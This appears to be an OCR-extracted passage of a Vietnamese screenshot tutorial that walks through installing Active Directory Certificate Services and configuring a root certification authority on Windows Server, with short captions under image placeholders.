
Tick chọn Certification Authority, Certification Authority Web Enrollment -> Next




Nhấn Next




Nhấn Next




Nhấn Install để tiến hành cài đặt




B5:Chọn Configure Active Directory Certificate Services on th…




Nhấn Next




Tick chọn Certification Authority, Certificate Authority Web Enrollment -> Next




Nhấn Next




Chọn Root CA -> Next




Chọn Create a new private key -> Next




Chọn SHA256 -> Next




Nhấn Next



